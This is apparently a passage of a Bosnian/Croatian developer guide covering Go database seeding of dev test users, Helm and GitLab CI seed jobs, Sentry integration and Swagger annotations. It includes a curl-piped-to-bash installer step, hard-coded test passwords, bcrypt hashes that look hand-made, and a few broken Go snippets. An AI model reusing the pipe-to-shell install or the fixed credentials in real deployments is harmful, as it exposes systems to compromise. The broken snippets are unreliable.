            Notes:    "Admin korisnik za dev",
        },
        {
            Email:    "user@project-a.local",
            Password: "User123!",
            Role:     "user",
            IsActive: true,
            Notes:    "Standardni korisnik za dev",
        },
        // — Playwright E2E test korisnici —————
        {
            Email:    "e2e-test@project-a.local",
            Password: "E2ETest123!",
            Role:     "user",
            IsActive: true,
            Notes:    "Playwright automation korisnik",
        },
        {
            Email:    "synthetic@monitor.internal",
            Password: "Synthetic123!",
            Role:     "user",
            IsActive: true,
            Notes:    "Synthetic monitoring korisnik (prod safe)",
        },
        // — Edge case korisnici za testiranje —————
        {
            Email:    "unverified@project-a.local",
            Password: "Unverified123!",
            Role:     "user",
            IsActive: false, // Nije verificirao email
            Notes:    "Za testiranje unverified flow-a",
        },
    }

    for _, u := range users {
        hash, err := bcrypt.GenerateFromPassword([]byte(u.Password), 12)
        if err != nil {
            return err
        }

        _, err = tx.ExecContext(ctx, `
            INSERT INTO users (email, password_hash, is_active, created_at, updated_at)
            VALUES (?, ?, ?, NOW(), NOW())
            ON DUPLICATE KEY UPDATE
                password_hash = VALUES(password_hash),
                is_active      = VALUES(is_active),
                updated_at      = NOW()
        `, u.Email, string(hash), u.IsActive)

        if err != nil {
            return fmt.Errorf("insert %s: %w", u.Email, err)
        }
    }
}

```

```
        fmt.Printf(" ✓ %s (%s)\n", u.Email, u.Notes)
    }
    return nil
}
```

`ON DUPLICATE KEY UPDATE` čini seed **idempotentnim**: može se pokrenuti više puta bez kreiranja duplikata. Ako korisnik već postoji, password hash se ažurira — korisno kada promijeniš test lozinku.

`bcrypt.GenerateFromPassword` s cost faktorom 12 je spor (~300ms po korisniku). Za 5 korisnika prihvatljivo. Ako imas 100+ fixture korisnika, snizi na 10 za dev brzinu.

4. Registracija seed komande u main.go

Svi subcommands se registruju na jednom mjestu. `os.Args` shift je neophodan jer `flag.Parse()` čita od `os.Args[1:]` — bez shifta bi `seed` bio parseran kao flag argument.

```
// cmd/main.go
package main

import (
    "log"
    "os"
)

func main() {
    if len(os.Args) < 2 {
        runAPIServer()
        return
    }

    switch os.Args[1] {
    case "migrate":
        runMigrations()
    case "seed":
        os.Args = os.Args[1:] // shift args za flag.Parse() u runSeed
        runSeed(initDB())
    case "seed:e2e":
        runSeedE2E(initDB()) // Čisti i svježi E2E korisnici
    case "worker":
        runWorker()
    default:
        log.Fatalf("Unknown command: %s", os.Args[1])
    }
}
```

`initDB()` je helper koji čita `DB_HOST`, `DB_USER`, `DB_PASSWORD`, `DB_NAME` iz environment varijabli i vraća `*sql.DB`. Isti helper koristi API server — ne dupliciraj konekcijsku logiku.

5. Pokretanje seedova

Lokalno (Docker Compose)

```
# Automatski u Makefile (make dev → docker compose up → seed):
docker compose exec go-service /server seed

# Sa --if-empty zastavicom (sigurno za ponovljeno pokretanje):
docker compose exec go-service /server seed --if-empty

# Force override — obriše stare hasheve, piše nove:
docker compose exec go-service /server seed
```


Podman: `podman compose exec go-service /server seed`

Makefile integracija:

```
.PHONY: dev seed

dev:
    docker compose up -d
    docker compose exec go-service /server migrate
    docker compose exec go-service /server seed --if-empty

seed:
    docker compose exec go-service /server seed
```

Podman: zamijeni `docker compose` sa `podman compose` u Makefile targetima

Na AWS EKS (kubectl)

```
# Dev environment – jednom po kreiranju, preskače ako postoje podaci:
kubectl exec -n project-a-dev deployment/go-service -- /server seed --if-empty

# Force re-seed (pažnja u dijeljenom dev env!):
kubectl exec -n project-a-dev deployment/go-service -- /server seed

# Provjeri status:
kubectl exec -n project-a-dev deployment/go-service -- \
    /server seed --if-empty 2>&1
# Očekivani output: "Skipping seed: 5 users already exist" → OK
# Ako vidiš "Seed complete." → seed je upravo prošao prvi put
```

6. Seed kao Kubernetes Job u Helm pipeline-u

Helm hook `post-install,post-upgrade` osigurava da seed Job teče **nakon** što je Deployment kreiran i migracije završene. `hook-weight: "10"` znači da seed čeka migracije koje imaju manji weight.

```
# helm/project-a/templates/seed-job.yaml
{{- if .Values.seed.enabled }}
apiVersion: batch/v1
kind: Job
metadata:
  name: seed-{{ .Release.Revision }}
  namespace: {{ .Release.Namespace }}
  annotations:
    "helm.sh/hook": post-install,post-upgrade
    "helm.sh/hook-weight": "10"
    "helm.sh/hook-delete-policy": before-hook-creation,hook-succeeded
spec:
  backoffLimit: 2
  activeDeadlineSeconds: 120
  template:
    spec:
      restartPolicy: Never
      containers:
        - name: seed
          image: {{ .Values.goService.image.repository }}:{{ .Values.goService.image.tag }}
          command: ["/server", "seed", "--if-empty"]
          env:
            - name: DB_HOST
              valueFrom:
                secretKeyRef:
                  name: db-credentials
                  key: host
            - name: DB_PASSWORD
              valueFrom:
                secretKeyRef:
                  name: db-credentials
                  key: password
            - name: DB_USER
              valueFrom:
                secretKeyRef:
                  name: db-credentials
                  key: username
            - name: DB_NAME
              valueFrom:
                secretKeyRef:
                  name: db-credentials
                  key: dbname
{{- end }}
```

Helm values po environmentu:

```
# values/dev.yaml
seed:
  enabled: true # Dev dobija fixtures automatski

# values/staging.yaml
seed:
  enabled: false # Staging dobija prod dump, ne fixtures

# values/prod.yaml
seed:
  enabled: false # Prod nema seed — korisnici popunjavaju sami
```

`hook-delete-policy: before-hook-creation,hook-succeeded` — stari Job se briše pri sljedećem deployu i odmah po uspješnom završetku. `hook-delete-policy: hook-failed` bi zadržao neuspješne Jobove za debug — dodaj ga tokom razvoja seed logi ke.

7. GitLab CI pipeline integracija

```
# .gitlab-ci.yml

seed:dev:
  stage: migrate # Poslije migrate, prije verify
  needs:
    - migrate:dev
    - deploy:dev
  image: bitnami/kubectl:1.29
  environment: development
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
  script:
    - echo "$KUBE_CONFIG_DEV" | base64 -d > ~/.kube/config

    # Čekaj da go-service bude spreman prije seed-a
    - kubectl rollout status deployment/go-service -n project-a-dev --timeout=3m

    # Seed samo ako je prazan (--if-empty) – siguran za svaki push na main
    - |
      RESULT=$(kubectl exec -n project-a-dev deployment/go-service -- \
        /server seed --if-empty 2>&1)
      echo "$RESULT"
      echo "$RESULT" | grep -q "Seed complete\|Skipping seed" || exit 1

    - echo "Seed complete"

# Manuelni trigger za dev reset – korisno kad treba čista baza za debugging
reseed:dev:
  stage: migrate
  when: manual
  needs: []
  image: bitnami/kubectl:1.29
  environment: development
  script:
    - echo "$KUBE_CONFIG_DEV" | base64 -d > ~/.kube/config
    - kubectl exec -n project-a-dev deployment/go-service -- /server seed
    - echo "Force reseed complete"
```

Zašto `grep -q "Seed complete\|Skipping seed" || exit 1`: osigurava da CI ne prođe tiho ako seed komanda vrati neočekivani output (npr. greška bez exit code > 0 zbog loše error handling-a).

8. Playwright test korisnici — poseban seed

Playwright testovi zahtijevaju **deterministički čist state** pri svakom pokretanju. Nasumični emailovi (`uuid@test.com`) su anti-pattern jer kompliciraju debugging i ostavljaju smeće u bazi.

```
// Seed:e2e komanda – briše i kreira svježe test korisnike
func runSeedE2E(db *sql.DB) {
    ctx := context.Background()

    // Čisti state – briši sve test korisnike
    if _, err := db.ExecContext(ctx,
        "DELETE FROM users WHERE email LIKE '%@project-a.local'",
    ); err != nil {
        log.Fatalf("delete test users: %v", err)
    }
    if _, err := db.ExecContext(ctx,
        "DELETE FROM users WHERE email LIKE '%@monitor.internal'",
    ); err != nil {
        log.Fatalf("delete monitor users: %v", err)
    }

    // Kreiraj svježe korisnike kroz isti seeder
    seeder := &Seeder{db: db}
    tx, err := db.BeginTx(ctx, nil)
    if err != nil {
        log.Fatalf("begin tx: %v", err)
    }
    defer tx.Rollback()

    if err := seeder.seedUsers(ctx, tx); err != nil {
        log.Fatalf("seed e2e users: %v", err)
    }
    if err := tx.Commit(); err != nil {
        log.Fatalf("commit: %v", err)
    }

    fmt.Println("E2E seed complete.")
}
```

GitLab CI — seed:e2e uvijek teče **prije** Playwright testova:

```
seed:e2e:staging:
  stage: migrate
  needs:
    - deploy:staging
  image: bitnami/kubectl:1.29
  environment: staging
  script:
    - echo "$KUBE_CONFIG_STAGING" | base64 -d > ~/.kube/config
    - kubectl exec -n project-a-staging deployment/go-service -- /server seed:e2e
    - echo "E2E seed complete"

e2e:staging:
  stage: test
  needs:
    - seed:e2e:staging
  # ... playwright testovi koriste hardkudirane emailove iz seeda
```

Playwright test fajl koristi konstante, ne generiše emailove:

```
// tests/constants.ts
export const TEST_USERS = {
  admin: {
    email: "admin@project-a.local",
    password: "Admin123!",
  },
  user: {
    email: "user@project-a.local",
    password: "User123!",
  },
  e2e: {
    email: "e2e-test@project-a.local",
    password: "E2ETest123!",
  },
  unverified: {
    email: "unverified@project-a.local",
    password: "Unverified123!",
  },
} as const;
```

9. Lokalni fixtures fajl za brzi razvoj

Za slučaj kada ne pokrećeš cijeli Docker stack (npr. samo testiraš migracije ili radiš na mašini bez Dockera):

```
-- scripts/fixtures.sql
-- Direktni SQL import bez potrebe za go-service binarijom.
-- Bcrypt hashevi odgovaraju lozinkama iz Go seeda.
-- VAŽNO: Ažuriraj hasheve ako promijeniš lozinke u seed.go!

INSERT IGNORE INTO users (email, password_hash, is_active, created_at, updated_at)
VALUES
  ('admin@project-a.local', '$2a$12$rKfvK7xQp3mN8jLwY2aBc0tHdE1uVnPsA4gIqFyZe6kRmXoT5bJh.', 1, NOW(), NOW()),
  ('user@project-a.local', '$2a$12$tL9pJ4wRm7nK3eXvD1cBs0uGhF2vZoQpB5iJrEyAf7jSmYnU6aKg.', 1, NOW(), NOW()),
  ('e2e-test@project-a.local', '$2a$12$nM5bV2xTp8qL4fYwE3dCtPvIiG3wAqRpC6kKsHzBg8lUnZoV7bJi.', 1, NOW(), NOW()),
  ('synthetic@monitor.internal', '$2a$12$oN6cW3yUp9rM5gZxF4eDuQwJjH4xBrSpD7lLtIaCh9mVoApW8cKj.', 1, NOW(), NOW()),
  ('unverified@project-a.local', '$2a$12$p07dX4zVq0sN6hAyG5eFvRxKkI5yCsUqE8mMuJbDi0nWpBqX9dLk.', 0, NOW(), NOW());
```

```
# Import direktno u MySQL:
mysql -h 127.0.0.1 -P 3306 -u root -p project_a < scripts/fixtures.sql

# Kroz Docker Compose (bez interaktivne lozinke):
docker compose exec -T mysql mysql \
  -u root -p"${MYSQL_ROOT_PASSWORD}" project_a \
  < scripts/fixtures.sql
```

Podman: podman compose exec -T mysql mysql -u root -p"\${MYSQL_ROOT_PASSWORD}" project_a < scripts/fixtures.sql

Napomena: `INSERT IGNORE` preskače red ako email već postoji (za razliku od `ON DUPLICATE KEY UPDATE` koji ažurira). Za SQL fajl je `IGNORE` lakši za čitanje i dovoljno dobar za lokalni dev.

10. Kompletna mapa fajlova

```
go-service/
├── cmd/
│   ├── main.go          ← registracija subcommandova
│   └── seed.go           ← Seeder struct, runSeed, runSeedE2E
└──
helm/project-a/
├── templates/
│   └── seed-job.yaml     ← Helm hook Job
└── values/
    ├── dev.yaml         ← seed.enabled: true
    ├── staging.yaml      ← seed.enabled: false
    └── prod.yaml         ← seed.enabled: false
└──
scripts/
└── fixtures.sql         ← direktni SQL za lokalni import bez binarije
└──
tests/
└── constants.ts         ← hardkodirani emailovi za Playwright
└──
.gitlab-ci.yml           ← seed:dev, reseed:dev, seed:e2e:staging jobovi
Makefile                 ← make dev pokreće seed automatski
```

11. Checklist za implementaciju

```
[ ] go-service ima `seed` komandu implementiranu (cmd/seed.go)
[ ] go-service ima `seed:e2e` komandu za čisti E2E state
[ ] Seed je idempotentno (ON DUPLICATE KEY UPDATE)
[ ] --if-empty zastavica postoji i radi ispravno
[ ] values/dev.yaml: seed.enabled: true
[ ] values/staging.yaml: seed.enabled: false
[ ] values/prod.yaml: seed.enabled: false
[ ] Helm seed-job.yaml postoji s ispravnim hook anotacijama
[ ] GitLab CI: seed:dev job postoji (auto na main)
[ ] GitLab CI: reseed:dev job postoji (manual trigger)
[ ] GitLab CI: seed:e2e:staging job teče prije e2e testova
[ ] E2E test korisnici su u seedu s poznatim lozinkama
[ ] Playwright koristi konstante iz TEST_USERS, ne nasumične emailove
[ ] make dev automatski pokreće seed
[ ] scripts/fixtures.sql postoji za direktni SQL import
[ ] bcrypt cost faktor: 12 za dev (prihvatljivo sporo), 12+ za prod
```

Source: 13-aplikacija-arhitektura/16-error-tracking-sentry.md

16 — Error Tracking: Sentry

Zašto logovi nisu dovoljni

Loki i CloudWatch loguju sve — ali kad app crashne u produkciji, tražiš jednu kritičnu grešku u moru od milijon log linija. Sentry rješava tri problema:

1. **Grupisanje** — 1000 pojava iste greške = 1 issue, ne 1000 notifikacija
2. **Kontekst** — stack trace sa varijablama u trenutku greške, user koji je imao grešku, request koji je izazvao, environment, release
3. **Signal vs šum** — vidiš samo greške, ne sve što prolazi kroz sistem

Sentry Cloud vs Self-hosted

	Cloud	Self-hosted
Setup	5 minuta	2-4 sata (Docker Compose)
Cijena	Besplatno do 5k error/mj	Besplatno (infrastruktura plaćaš)
GDPR	Podaci na Sentry serverima	Podaci ostaju kod tebe
Preporuka	Ovaj projekat	GDPR / on-premise zahtjevi

Za ovaj projekat: **Sentry Cloud**, besplatni tier je dovoljan.

Go service integracija

```
go get github.com/getsentry/sentry-go
go get github.com/getsentry/sentry-go/http
```

```
// pkg/sentry/sentry.go
package sentrypkg

import (
    "fmt"
    "strings"

    "github.com/getsentry/sentry-go"
)

func Init(dsn, env, release string) error {
    if dsn == "" {
        return nil // Sentry nije konfigurisan – lokalni dev
    }

    return sentry.Init(sentry.ClientOptions{
        Dsn:          dsn,
        Environment:  env,      // "development", "staging", "production"
        Release:      release, // commit SHA ili verzija, npr. "v1.2.3-abc1234"
        TracesSampleRate: 0.1, // 10% zahtjeva za performance tracing
        BeforeSend: func(event *sentry.Event, hint *sentry.EventHint) *sentry.Event {
            // Ukloni sensitive podatke prije slanja Sentryu
            if event.User.Email != "" {
                event.User.Email = maskEmail(event.User.Email)
            }
            return event
        },
    })
}

func maskEmail(email string) string {
    parts := strings.SplitN(email, "@", 2)
    if len(parts) != 2 {
        return "****"
    }
    local := parts[0]
    if len(local) <= 2 {
        return "***@" + parts[1]
    }
    return fmt.Sprintf("%s***@%s", local[:2], parts[1])
}
```

```
// cmd/main.go
func main() {
    if err := sentrypkg.Init(
        os.Getenv("SENTRY_DSN"),
        os.Getenv("APP_ENV"),
        os.Getenv("RELEASE"), // CI_COMMIT_SHA iz GitLab CI
    ); err != nil {
        log.Fatalf("sentry init: %v", err)
    }
    defer sentry.Flush(2 * time.Second) // Pošalji buffered events pri shutdownu
    // ...
}
```

HTTP middleware — automatsko hvatanje panika

```
// middleware/sentry.go
package middleware

import (
    "net/http"

    "github.com/getsentry/sentry-go"
    sentryhttp "github.com/getsentry/sentry-go/http"
)

func Sentry() func(http.Handler) http.Handler {
    sentryHandler := sentryhttp.New(sentryhttp.Options{
        Repanic:      true, // panic i dalje propagira (standardni recovery middleware hvata)
        WaitForDelivery: false, // Ne blokiraj request na slanje u Sentry
    })
    return sentryHandler.Handle
}
```

```
// Primjena u router setup-u:
mux := http.NewServeMux()
handler := middleware.Sentry()(mux)
handler = middleware.Recovery(handler) // Recovery mora biti IZVAN Sentry middlewarea
```


Manualno logovanje greške sa kontekstom

```
// handlers/auth.go

func (h *AuthHandler) Login(w http.ResponseWriter, r *http.Request) {
    var req LoginRequest
    if err := json.NewDecoder(r.Body).Decode(&req); err != nil {
        http.Error(w, `{"error":"invalid_json"}`, http.StatusBadRequest)
        return
    }

    var user User
    err := h.db.QueryRowContext(r.Context(),
        "SELECT id, email, password_hash FROM users WHERE email = ?", req.Email,
    ).Scan(&user.ID, &user.Email, &user.PasswordHash)

    if err != nil && !errors.Is(err, sql.ErrNoRows) {
        // Neočekivana DB greška – pošalji Sentryu sa kontekstom
        sentry.WithScope(func(scope *sentry.Scope) {
            scope.SetTag("endpoint", "POST /auth/login")
            scope.SetTag("db.operation", "SELECT users")
            scope.SetUser(sentry.User{Email: req.Email})
            scope.SetExtra("error_type", fmt.Sprintf("%T", err))
            sentry.CaptureException(err)
        })
        h.respondError(w, http.StatusInternalServerError, "internal_error", "Greška servera")
        return
    }
    // ...
}
```

PHP service integracija

```
composer require sentry/sentry
```

```
<?php
// config/sentry.php

\Sentry\init([
    'dsn'                => $_ENV['SENTRY_DSN'],
    'environment'        => $_ENV['APP_ENV'],
    'release'            => $_ENV['CI_COMMIT_SHA'] ?? 'unknown',
    'traces_sample_rate' => 0.1,
    'before_send'        => function (\Sentry\Event $event): ?\Sentry\Event {
        // Ne šalji 404 greške Sentryu – nisu bugovi
        foreach ($event->getExceptions() as $exception) {
            if ($exception->getType() === 'NotFoundException') {
                return null;
            }
        }
        return $event;
    },
]);
```

```

<?php
// middleware/SentryMiddleware.php

use Psr\Http\Message\ResponseInterface as Response;
use Psr\Http\Message\ServerRequestInterface as Request;
use Psr\Http\Server\MiddlewareInterface;
use Psr\Http\Server\RequestHandlerInterface as RequestHandler;

class SentryMiddleware implements MiddlewareInterface
{
    public function process(Request $request, RequestHandler $handler): Response
    {
        // Dodaj request kontekst Sentryu
        \Sentry\configureScope(function (\Sentry\State\Scope $scope) use ($request): void {
            $scope->setExtra('request.method', $request->getMethod());
            $scope->setExtra('request.path', (string) $request->getUri()->getPath());
        });

        try {
            return $handler->handle($request);
        } catch (\Throwable $e) {
            \Sentry\captureException($e);
            throw $e; // Propagiraj – Slim error handler formatira response
        }
    }
}

```

```

<?php
// public/index.php – registracija middlewarea

require __DIR__ . '/../config/sentry.php';

$app->add(SentryMiddleware::class);

```

Vue.js integracija

```
npm install @sentry/vue
```

```
// src/main.ts
import { createApp } from 'vue'
import { createRouter } from 'vue-router'
import * as Sentry from '@sentry/vue'
import App from './App.vue'
import router from './router'

const app = createApp(App)

// Inicijalizuj Sentry samo u produkciji i samo ako DSN postoji
if (import.meta.env.PROD && import.meta.env.VITE_SENTRY_DSN) {
  Sentry.init({
    app,
    dsn: import.meta.env.VITE_SENTRY_DSN,
    environment: import.meta.env.VITE_APP_ENV,
    integrations: [
      Sentry.browserTracingIntegration({ router }),
    ],
    tracesSampleRate: 0.1,
    // Ne capture greške iz browser ekstenzija – nisu naši bugovi
    denyUrls: [
      /extensions\\//i,
      /^chrome:\\//i,
      /^chrome-extension:\\//i,
      /^moz-extension:\\//i,
    ],
  })
}

app.use(router)
app.mount('#app')
```

```
// Manualno postavljanje korisnika nakon logina (src/stores/auth.ts):
import * as Sentry from '@sentry/vue'

function onLoginSuccess(user: User): void {
  Sentry.setUser({ id: String(user.id), email: user.email })
}

function onLogout(): void {
  Sentry.setUser(null)
}
```

Kubernetes: Sentry DSN iz Secrets Manager

```
# helm/project-a/templates/deployment-go.yaml (relevant dio)
env:
  - name: SENTRY_DSN
    valueFrom:
      secretKeyRef:
        name: sentry-credentials
        key: dsn
  - name: APP_ENV
    value: {{ .Values.environment }}
  - name: RELEASE
    value: {{ .Values.image.tag }}
```

```
# Kreiranje Kubernetes Secret-a (jednom, ručno ili kroz Terraform):
kubectl create secret generic sentry-credentials \
  --namespace=project-a-prod \
  --from-literal=dsn="https://abc123@o123456.ingest.sentry.io/789"
```

```
# terraform/modules/k8s-secrets/main.tf — ako koristiš AWS Secrets Manager
resource "aws_secretsmanager_secret" "sentry" {
  name = "project-a/${var.env}/sentry"
}

resource "aws_secretsmanager_secret_version" "sentry" {
  secret_id      = aws_secretsmanager_secret.sentry.id
  secret_string = jsonencode({ dsn = var.sentry_dsn })
}
```

Sentry Alerts konfiguracija

U Sentry UI: **Project** → **Alerts** → **Create Alert Rule**

```
# Alert 1: Visoka stopa grešaka (produksijska kriza)
Trigger:  Number of events > 50 in 5 minutes
Filter:   environment = production
Action:   Notify Slack → #alerts-critical

# Alert 2: Nova greška (prvi put viđena)
Trigger:  A new issue is created
Filter:   environment = production
Action:   Notify Slack → #dev-backend

# Alert 3: Regresija (greška koja se ponovo pojavila)
Trigger:  A previously resolved issue comes back
Filter:   environment = production
Action:   Notify Slack → #dev-backend + assign to me
```

GitLab CI — Release tracking

```
# .gitlab-ci.yml — Sentry Release pri deploymentu
.sentry-release:
  stage: deploy
  before_script:
    - curl -sL https://sentry.io/get-cli/ | bash
  script:
    - sentry-cli releases new "${CI_COMMIT_SHA}"
    - sentry-cli releases set-commits "${CI_COMMIT_SHA}" --auto
    - sentry-cli releases finalize "${CI_COMMIT_SHA}"
    - sentry-cli releases deploys "${CI_COMMIT_SHA}" new -e "${CI_ENVIRONMENT_NAME}"
  variables:
    SENTRY_AUTH_TOKEN: ${SENTRY_AUTH_TOKEN}
    SENTRY_ORG:        ${SENTRY_ORG}
    SENTRY_PROJECT:    project-a-backend
```

Release tracking daje Sentryu informaciju koji commit je uveo grešku — “This issue first appeared in release abc1234” i prikazuje koje su promjene bile u tom commitu.

Checklist

- [] Sentry projekt kreiran (Cloud), DSN u Secrets Manager
 - [] Go: `sentry.Init` u `main.go`, Sentry middleware registrovan
 - [] PHP: `\Sentry\init` u `config/sentry.php`, SentryMiddleware registrovan
 - [] Vue: `Sentry.init` samo za `PROD`, `setUser` nakon logina
 - [] K8s Secret `sentry-credentials` kreiran u svim namespaceima
 - [] GitLab CI: release tracking pri svakom deploymentu
 - [] Slack alerts: critical (> 50 errors/5min) + new issues
-

17 — Swagger API Dokumentacija

Zašto API docs nisu opcija

Bez dokumentacije frontend tim mora čitati Go kod ili pitati backend dev za svaki endpoint. Swagger riješava:

- Frontend radi nezavisno od backenda
 - QA testira endpointove direktno iz browsera
 - Novi devovi onboard za sat, ne dan
 - API kontrakt je vidljiv — promjena endpointa = promjena docs-a (i CI to prati)
-

swaggo/swag za Go

```
# Instalacija alata (jednom, lokalno):
go install github.com/swaggo/swag/cmd/swag@latest

# Ili kroz Docker (bez lokalnog Go toolchain-a):
docker run --rm \
  -v "$(pwd)/services/go-service:/app" \
  -w /app \
  golang:1.22 \
  sh -c "go install github.com/swaggo/swag/cmd/swag@latest && swag init -g cmd/main.go -o docs/"
```

Podman: podman run --rm -v "\$(pwd)/services/go-service:/app" -w /app golang:1.22 sh -c "go install github.com/swaggo/swag/cmd/swag@latest && swag init -g cmd/main.go -o docs/"

```
# Zavisnosti u go-service:
go get github.com/swaggo/swag
go get github.com/swaggo/http-swagger
go get github.com/swaggo/files
```

Globalne anotacije (main.go)

```
// cmd/main.go

// @title      Project-A API
// @version    1.0
// @description Backend API za Project-A (Vue+PHP+Go stack)
// @contact.name Backend Team
// @contact.email backend@firma.com

// @host       api.firma.com
// @basePath   /api

// @securityDefinitions.apikey BearerAuth
// @in         header
// @name       Authorization
// @description JWT token – format: "Bearer {token}"

// @schemes    https
// @produce     json
// @consume    json
package main

import (
    _ "project-a/docs" // Auto-generated swagger docs – NE BRISI ovaj import

    "github.com/swaggo/http-swagger"
    "github.com/swaggo/files"
)

func setupRouter(env string) http.Handler {
    mux := http.NewServeMux()

    // Swagger UI – samo za non-production environmente
    if env != "production" {
        mux.Handle("/swagger/", httpSwagger.Handler(
            httpSwagger.URL("/swagger/doc.json"),
            httpSwagger.DeepLinking(true),
        ))
        // http://localhost:8080/swagger/ – interaktivni UI
        // http://localhost:8080/swagger/doc.json – raw JSON spec
    }

    // ... ostali routevi
    return mux
}
```

Anotacije za Auth endpointove

```
// handlers/auth.go

// Login godoc
// @Summary      Prijava korisnika
// @Description  Autentifikacija emailom i lozinkom. Vraća JWT access token.
// @Tags         auth
// @Accept       json
// @Produce      json
// @Param        request body      LoginRequest  true  "Email i lozinka"
// @Success      200          {object} LoginResponse
// @Failure      400          {object} ErrorResponse "Neispravan JSON ili nedostaju polja"
// @Failure      401          {object} ErrorResponse "Pogrešni kredencijali"
// @Failure      403          {object} ErrorResponse "Email nije verificiran"
// @Failure      429          {object} ErrorResponse "Previše pokušaja – pričekaj"
// @Router       /auth/login [post]
func (h *AuthHandler) Login(w http.ResponseWriter, r *http.Request) {
    // ...
}

// Register godoc
// @Summary      Registracija novog korisnika
// @Description  Kreira korisnika i šalje verification email.
// @Tags         auth
// @Accept       json
// @Produce      json
// @Param        request body      RegisterRequest true  "Podaci za registraciju"
// @Success      201          {object} RegisterResponse
// @Failure      400          {object} ValidationErrorResponse "Validacijska greška"
// @Failure      409          {object} ErrorResponse          "Email već postoji"
// @Router       /auth/register [post]
func (h *AuthHandler) Register(w http.ResponseWriter, r *http.Request) {
    // ...
}

// RefreshToken godoc
// @Summary      Refresh JWT tokena
// @Description  Zamijeni refresh token za novi access token.
// @Tags         auth
// @Accept       json
// @Produce      json
// @Param        request body      RefreshRequest  true  "Refresh token"
// @Success      200          {object} LoginResponse
// @Failure      401          {object} ErrorResponse  "Refresh token nevažeći ili istekao"
// @Router       /auth/refresh [post]
func (h *AuthHandler) RefreshToken(w http.ResponseWriter, r *http.Request) {
    // ...
}
```

Anotacije za zaštićene endpointove

```
// handlers/user.go

// GetProfile godoc
// @Summary      Profil trenutnog korisnika
// @Description  Vraća podatke o prijavljenom korisniku (iz JWT-a).
// @Tags         users
// @Produce      json
// @Security      BearerAuth
// @Success      200 {object} UserProfileResponse
// @Failure      401 {object} ErrorResponse "Nevažeći ili istekli token"
// @Router       /users/me [get]
func (h *UserHandler) GetProfile(w http.ResponseWriter, r *http.Request) {
    // ...
}

// UpdateProfile godoc
// @Summary      Ažuriranje profila
// @Tags         users
// @Accept       json
// @Produce      json
// @Security      BearerAuth
// @Param        request body      UpdateProfileRequest true "Podaci za ažuriranje"
// @Success      200      {object} UserProfileResponse
// @Failure      400      {object} ValidationErrorResponse
// @Failure      401      {object} ErrorResponse
// @Router       /users/me [put]
func (h *UserHandler) UpdateProfile(w http.ResponseWriter, r *http.Request) {
    // ...
}
```


Request/Response modeli sa primjerima

```
// models/auth_api.go
// (Odvojen fajl od domain modela – API kontrakt se ne mijenja s DB shemom)

// LoginRequest predstavlja tijelo zahtjeva za prijavu.
type LoginRequest struct {
    Email    string `json:"email"      example:"korisnik@firma.com" validate:"required,email"`
    Password string `json:"password"  example:"MojaLozinka123!"   validate:"required,min=8"`
}

// LoginResponse vraća JWT tokene nakon uspješne prijave.
type LoginResponse struct {
    AccessToken string `json:"access_token" example:"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9..."`
    RefreshToken string `json:"refresh_token" example:"dGhpcyBpcyBhIHJlZnJlc2ggdG9rZW4..."`
    ExpiresIn    int    `json:"expires_in"   example:"900" // sekunde (15 minuta)`
    TokenType    string `json:"token_type"   example:"Bearer"`
}

// RegisterRequest sadrži podatke za kreiranje novog korisnika.
type RegisterRequest struct {
    Email    string `json:"email"      example:"novi@firma.com" validate:"required,email"`
    Password string `json:"password"  example:"MojaLozinka123!" validate:"required,min=8"`
    FirstName string `json:"first_name" example:"Marko"         validate:"required,max=100"`
    LastName  string `json:"last_name"  example:"Marković"      validate:"required,max=100"`
}

// RegisterResponse vraća potvrdu registracije.
type RegisterResponse struct {
    Message string `json:"message" example:"Registracija uspješna. Provjeri email za verifikaciju."`
    UserID  int64  `json:"user_id" example:"42"`
}

// RefreshRequest sadrži refresh token za obnovu sesije.
type RefreshRequest struct {
    RefreshToken string `json:"refresh_token" example:"dGhpcyBpcyBhIHJlZnJlc2ggdG9rZW4..."`
}
validate:"required"`

// UserProfileResponse vraća javne podatke korisnika.
type UserProfileResponse struct {
    ID        int64  `json:"id"          example:"42"`
    Email     string `json:"email"       example:"korisnik@firma.com"`
    FirstName string `json:"first_name"  example:"Marko"`
    LastName  string `json:"last_name"   example:"Marković"`
    CreatedAt string `json:"created_at"  example:"2025-01-15T10:30:00Z"`
}

// UpdateProfileRequest sadrži polja koja korisnik može mijenjati.
type UpdateProfileRequest struct {
    FirstName string `json:"first_name" example:"Marko"         validate:"omitempty,max=100"`
    LastName  string `json:"last_name"  example:"Marković"      validate:"omitempty,max=100"`
}

// ErrorResponse je standardni format greške za sve endpointove.
type ErrorResponse struct {
    Error    string `json:"error"      example:"invalid_credentials"`
    Message  string `json:"message"    example:"Email ili lozinka su pogrešni."`
}

// ValidationErrorResponse vraća detalje o validacijskim greškama po poljima.
type ValidationErrorResponse struct {
    Error string `json:"error"      example:"validation_failed"`
    Fields map[string]string `json:"fields" example:"{\"email\":\"Neispravan format email.\"}"`
}
```

Makefile targeti

```
# services/go-service/Makefile

.PHONY: swagger swagger-check swagger-serve

## swagger: Generiši Swagger docs iz anotacija u kodu
swagger:
    docker run --rm \
        -v "$(shell pwd):/app" \
        -w /app \
        golang:1.22 \
        sh -c "go install github.com/swaggo/swag/cmd/swag@latest && \
            swag init -g cmd/main.go -o docs/ --parseDependency --parseInternal"
    @echo "Swagger docs generirani. Pokreni servis i idi na: http://localhost:8080/swagger/"

## swagger-check: Provjeri da su Swagger docs ažurirani (za CI)
swagger-check:
    docker run --rm \
        -v "$(shell pwd):/app" \
        -w /app \
        golang:1.22 \
        sh -c "go install github.com/swaggo/swag/cmd/swag@latest && \
            swag init -g cmd/main.go -o /tmp/swagger-check/ --parseDependency --parseInternal && \
            diff -r /tmp/swagger-check/ docs/ || \
            (echo 'Swagger docs su zastarjeli. Pokreni: make swagger i commitaj docs/' && exit 1)"

## swagger-serve: Pokreni lokalno za pregled bez pokretanja cijelog servisa
swagger-serve:
    docker run --rm -p 8081:8080 \
        -e SWAGGER_JSON=/docs/swagger.json \
        -v "$(shell pwd)/docs:/docs" \
        swaggerapi/swagger-ui
    @echo "Swagger UI dostupan na: http://localhost:8081"
```

Podman: zamijeni `docker run` sa `podman run` u svim Makefile targetima (`swagger`, `swagger-check`, `swagger-serve`)

GitLab CI integracija

```
# .gitlab-ci.yml

lint:swagger:
  stage: validate
  image: golang:1.22
  script:
    - cd services/go-service
    - go install github.com/swaggo/swag/cmd/swag@latest
    - swag init -g cmd/main.go -o /tmp/swagger-check/ --parseDependency --parseInternal
    - |
      diff -r /tmp/swagger-check/ docs/ || {
        echo "GREŠKA: Swagger docs su zastarjeli."
